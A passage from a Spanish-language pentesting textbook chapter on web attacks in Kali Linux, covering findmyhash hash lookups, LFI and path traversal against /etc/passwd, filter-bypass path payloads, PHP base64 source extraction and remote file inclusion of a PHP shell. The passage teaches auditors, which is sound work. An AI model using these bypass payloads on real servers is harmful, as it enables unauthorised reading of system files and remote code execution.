


Imagen 05.19: Extracción de valores con *SQL Injection.*

Haciendo una pequeña alusión al *cracking* de *hashes*, nada tan usual como la utilización de herramientas online como esta que *Kali Linux* esconde tras el menú de *Ataques a Contraseñas > Ataques con Conexión > Findmyhash*.

Esta aplicación provee al auditor de la posibilidad de aumentar las *Rainbow Tables* de forma online, utilizando servidores con enormes listas de *hashes*. Incluyendo los parámetros con el tipo de cifrado

junto al *hash*, la herramienta busca en diferentes páginas mostrando en algunas ocasiones el *string* original.

```
root@kali:~# findmyhash MD5 -h e10adc3949ba59abbe56e057f20f883e

Cracking hash: e10adc3949ba59abbe56e057f20f883e

Analyzing with my-addr (http://md5.my-addr.com)...

***** HASH CRACKED!! *****
The original string is: 123456


The following hashes were cracked:
----------------------------------

e10adc3949ba59abbe56e057f20f883e -> 123456

root@kali:~# echo -n 123456 | md5sum
e10adc3949ba59abbe56e057f20f883e  -
root@kali:~# 
```

Imagen 05.20: *Findmyhash* encuentra la *string* 123456.

Local File Include/Path Transversal

Esta vulnerabilidad permite la inclusión de ficheros locales, desde una aplicación que maneje archivos mediante un parámetro sin filtrar. Además en algunos casos, es posible la ejecución de código remoto incluyéndolo en las cabeceras de una petición HTTP, que más tarde será interpretado al incluir los ficheros de log en la página vulnerable a LFI.

Es común el uso de funciones que permitan la inclusión de archivos, con lo que si la recogida del valor en una petición recae directamente sobre este tipo de función, es posible incluir cualquier fichero. En *PHP*, las funciones que dan pie a llevar a cabo este tipo de ataques son las siguientes.

- include "fichero";
- require "fichero";
- include_once "fichero";
- require_once "fichero";

Es imposible diferenciar de forma visual en algunos casos, si lo que recoge un parámetro es un fichero o un valor. Esto se debe a que muchos desarrolladores intentan ofuscar las extensiones de los archivos incluyéndolas en el propio código de la página. El truco para reconocer esto, es incluir un *byte* nulo al final del valor del parámetro, siendo este *%00*.

Para demostrar esto último, en el siguiente ejemplo práctico se intentará llevar a cabo la extracción del fichero *passwd* de *UNIX*, en el que la detección de la extensión es trivial.




Imagen 05.21: Detección de extensión *PHP*.

Incluyendo el byte nulo en la petición, se rompe la extensión que junto con el descontrol de privilegios, hacen que sea posible encontrarse con lo siguiente.




Imagen 05.22: Agregando el byte nulo para romper extensiones.

La principal diferencia entre el ataque de *Local File Include* o *LFI* comúnmente de forma acortada y *Path Transversal*, radica en la forma de extracción de los ficheros. Una extracción en la que el fichero se embebe en la página o como su propio nombre indica, se incluye, se denomina *Local File Include*. En cambio si la extracción del fichero es descargada sin pasar por el código de respuesta de la página, se denomina *Path Transversal*. Esta diferencia, en algunos casos afecta a la explotación de la vulnerabilidad, debido a que se incluyese un fichero como por ejemplo un *PHP* sobre la función *include*, este será interpretado y daría lugar a la imposibilidad de leer el código fuente.

Un *Cheat Sheet* útil para la extracción del código fuente en un servidor con *PHP*, con la vulnerabilidad LFI, sería el siguiente caso:

A partir de la versión 5.0.0 de *PHP*, se incorporaron filtros de conversión para realizar codificaciones y decodificaciones en *Base64*. Este filtro aplicable con las funciones *convert.base64-encode* y *convert.base64-decode,* puede ser utilizado para codificar en *Base64* el código *PHP* en una petición, antes de ser embebido por el *include* en la página vulnerable. De esta manera el código fuente no sería interpretado y sería fácilmente reversible para extraer el contenido de los ficheros. A continuación se muestra el modo de empleo del filtro.




Imagen 05.23: Texto codificado en *Base64*.

Como se puede apreciar en la imagen, dentro de la pestaña HTML se muestra en la parte alta un fragmento del código HTML de la página, incluyendo una ristra de texto codificado en *Base64*. El auditor tendrá la opción de copiar el texto codificado y llevarlo hasta la herramienta Decoder de *Burp Suite*, para su visualización de forma entendible.




Imagen 05.24: Texto descodificado.

En algunas ocasiones, los desarrolladores elaboran filtros no del todo acertados, con el objetivo de evitar la vulnerabilidad.

```
<?php
$page = "./".$_GET["page"];
if (substr($page,-6)=="passwd"){ //si termina en passwd
die("Hacking attempt"); //muestra el error y se termina
}include($page);
?>
```

Este código *PHP*, es un filtro encargado de revisar si los seis últimos caracteres introducidos en el parámetro *page* mediante el método GET, terminan en la palabra *passwd*. Si es cierta la condición, la aplicación muestra el mensaje *Hacking attempt* y finaliza.




Imagen 05.25: *Hacking attempt.*

¿Cómo realizar la evasión? Es muy sencillo. Utilizando los caracteres "/." para asignar la carpeta actual.




Imagen 05.26: Extracción del texto: "Mi fichero passwd!".

Otra de las evasiones posibles, sería tan simple como introducir el byte nulo *%00*, debido a que detrás de la palabra *passwd*, no se encuentra ningún otro carácter.

En el código que se muestra a continuación, se demuestra como existen casos en los que se realizan búsquedas con diccionarios de rutas, donde se alojan archivos sensibles, para detectar posibles ataques.

```
<?php
$page = "./".$_GET["page"];
if (strpos($page,"/etc/passwd")!==FALSE){ //si encuentra /etc/passwd
die("Hacking attempt"); //muestra el error y se termina
}include($page);
?>
```

Una de las opciones más simples para llevar a cabo la evasión del filtro, sería romper la ruta simulando subir un directorio inexistente y bajándolo de nuevo de la siguiente manera, *../../etc/YEAH/../passwd.* El siguiente ejemplo muestra la explotación de la mencionada vulnerabilidad.




Imagen 05.27: *Bypass* con subida de directorio inexistente.

También sería viable para realizar la evasión, incluir los caracteres del directorio actual "./", entre las rutas comprobadas de la siguiente manera, *../../etc/./passwd* o haciéndolo mediante barras *../../etc////passwd.*

Remote File Include

Esta técnica permite la inclusión de ficheros desde páginas externas. Se deben cumplir varios requisitos para la explotación de la vulnerabilidad, entre otras cosas son importantes las versiones de *PHP* y su mala configuración en el caso de permitir inclusiones de ficheros externos.

De la misma manera que LFI, esta vulnerabilidad en *PHP* es explotable desde funciones como *include*, *include_once*, *require* y *require_once*.

```
<?php
include($_GET['url']);
include($_GET['url2'] . ".php");
?>
```

El primer parámetro, trataría de incluir una página externa sin ningún tipo de filtrado que decida cuales son o no las idóneas. En este caso la explotación de la vulnerabilidad sería trivial, debido a que si se incluyese una *shell PHP*, alojada en un servidor externo con cualquier tipo de extensión, interpretaría el código y sería vulnerada.

El segundo parámetro del código *url2*, incluye la extensión ".php" al final de la *url*, con lo que en este caso a diferencia del byte nulo del anterior ataque LFI, se incluirá el carácter "#" codificado en *urlencode* "%23", para evitar que se entienda como un salto HTML. También es posible la utilización del carácter "?", para provocar la exclusión de lo que contiene a la derecha del mismo. La siguiente captura muestra la explotación de esta vulnerabilidad.




Imagen 05.28: Utilización del caracter "#" codificado.

3. Aplicaciones de seguridad web en Kali

Dentro de *Kali Linux*, se encuentran multitud de herramientas que le servirán al auditor, para facilitar el trabajo de los ataques manuales vistos con anterioridad.

Las herramientas *Proxy* que *Kali* provee, incorporan no solo funciones de intercepción de peticiones como se ha visto en este capítulo, sino también métodos de escáneres pasivo y activo para facilitar la detección de vulnerabilidades, además de herramientas *Spider* y la posibilidad de trabajar conjuntamente con las herramientas del apartado de explotación.

Aplicaciones Proxy

Dentro del apartado de Aplicaciones *Proxy*, se encuentran las herramientas *Burp Suite, Paros, ProxyStrike, Vega, WebScarab* y *Zaproxy*. Todas estas herramientas incluyen funcionalidades interesantes, y son las más llamativas para la mayoría de los usuarios de Internet, siendo el resto menos usadas, aunque no por ello dejan de ser útiles.

Burp Suite con licencia comercial, incluye uno de los escáneres de vulnerabilidades más potentes hasta la fecha, claro que la alternativa gratuita preferida por muchos *Zaproxy*, no deja indiferentes a los auditores.

Las políticas de escaneo de *Zaproxy*, se dividen en secciones dependiendo del tipo de categoría de ataque. Por defecto, trae habilitadas conocidas técnicas de inyección mencionadas en este capítulo. Entre otras cosas, intenta la detección de vulnerabilidades *Server Side Include* (SSI), la cual permite la ejecución de comandos remotos sobre el servidor e inyecciones CRLF, que permiten incluir caracteres de salto de línea y retorno de carro en un parámetro sin filtrado específico, con el objetivo de añadir nuevas líneas a la cabecera de una petición HTTP.




Imagen 05.29: Política de inyecciones.

Otra de las opciones a destacar dentro de las políticas de configuración de *Zaproxy*, se trata de los escaneos pasivos.

Este tipo de búsqueda de vulnerabilidades web, se basa principalmente en el *parseo* de peticiones y códigos de respuesta, que el propio *Proxy* se ha encargado de interceptar y almacenar dentro de su historial de navegación. Vulnerabilidades basadas en la ausencia de flags seguros de las cookies, cabeceras del tipo *X-Frame-Options* para evasión de *ClickJacking*, son detectadas con facilidad tan solo pasando las peticiones por el *Proxy*.




Imagen 05.30: Escaneo pasivo.

Al lanzar los escáneres, es posible realizar la búsqueda de vulnerabilidades encontradas desde la pestaña de alerta de *Zaproxy*. A continuación se muestra un escaneo activo hacia un objetivo vulnerable, en el cual se intentan explotar varios tipos de ataques.




Imagen 05.31: Escáner activo.

Aplicativos para fuzzing

Dentro de este punto, *Kali Linux* ofrece un número amplio de herramientas, tales como *Burp Suite* y su *Intruder, Powerfuzzer, WebScarab, Webslayer, Websploit, Wfuzz, Xsser* y *Zaproxy*. En algunos casos, se encuentran aplicaciones repetidas de otros apartados, debido a la cantidad de funcionalidades que estas ofrecen.

La herramienta Wfuzz es una de las herramientas de *fuzzing* destinadas a directorios, archivos y parámetros más potentes y conocidas que brinda *Kali Linux*. Su utilización es trivial e intuitiva además de proveer de cantidad de listados de rutas con directorios y ficheros sensibles.

Burp Suite junto con su herramienta *Intruder*, es una solución gráficamente intuitiva y versátil, ya que esta consta de multitud de opciones que permiten el procesamiento de los diccionarios inclusive con esta versión gratuita.

Para realizar un ejemplo práctico de ataque con procesamiento de diccionarios, se utilizará una prueba de concepto con un *Basic Authentication*, en el que se deberán de incluir un punto de *fuzzing* dentro de la cabecera de una petición HTTP, un diccionario, un prefijo y una codificación.

El auditor se encuentra con el siguiente acceso, el cual deberá de realizar el ataque interceptando la petición que transporta un usuario y contraseña ficticios.



Imagen 05.32: *Authorization Required.*

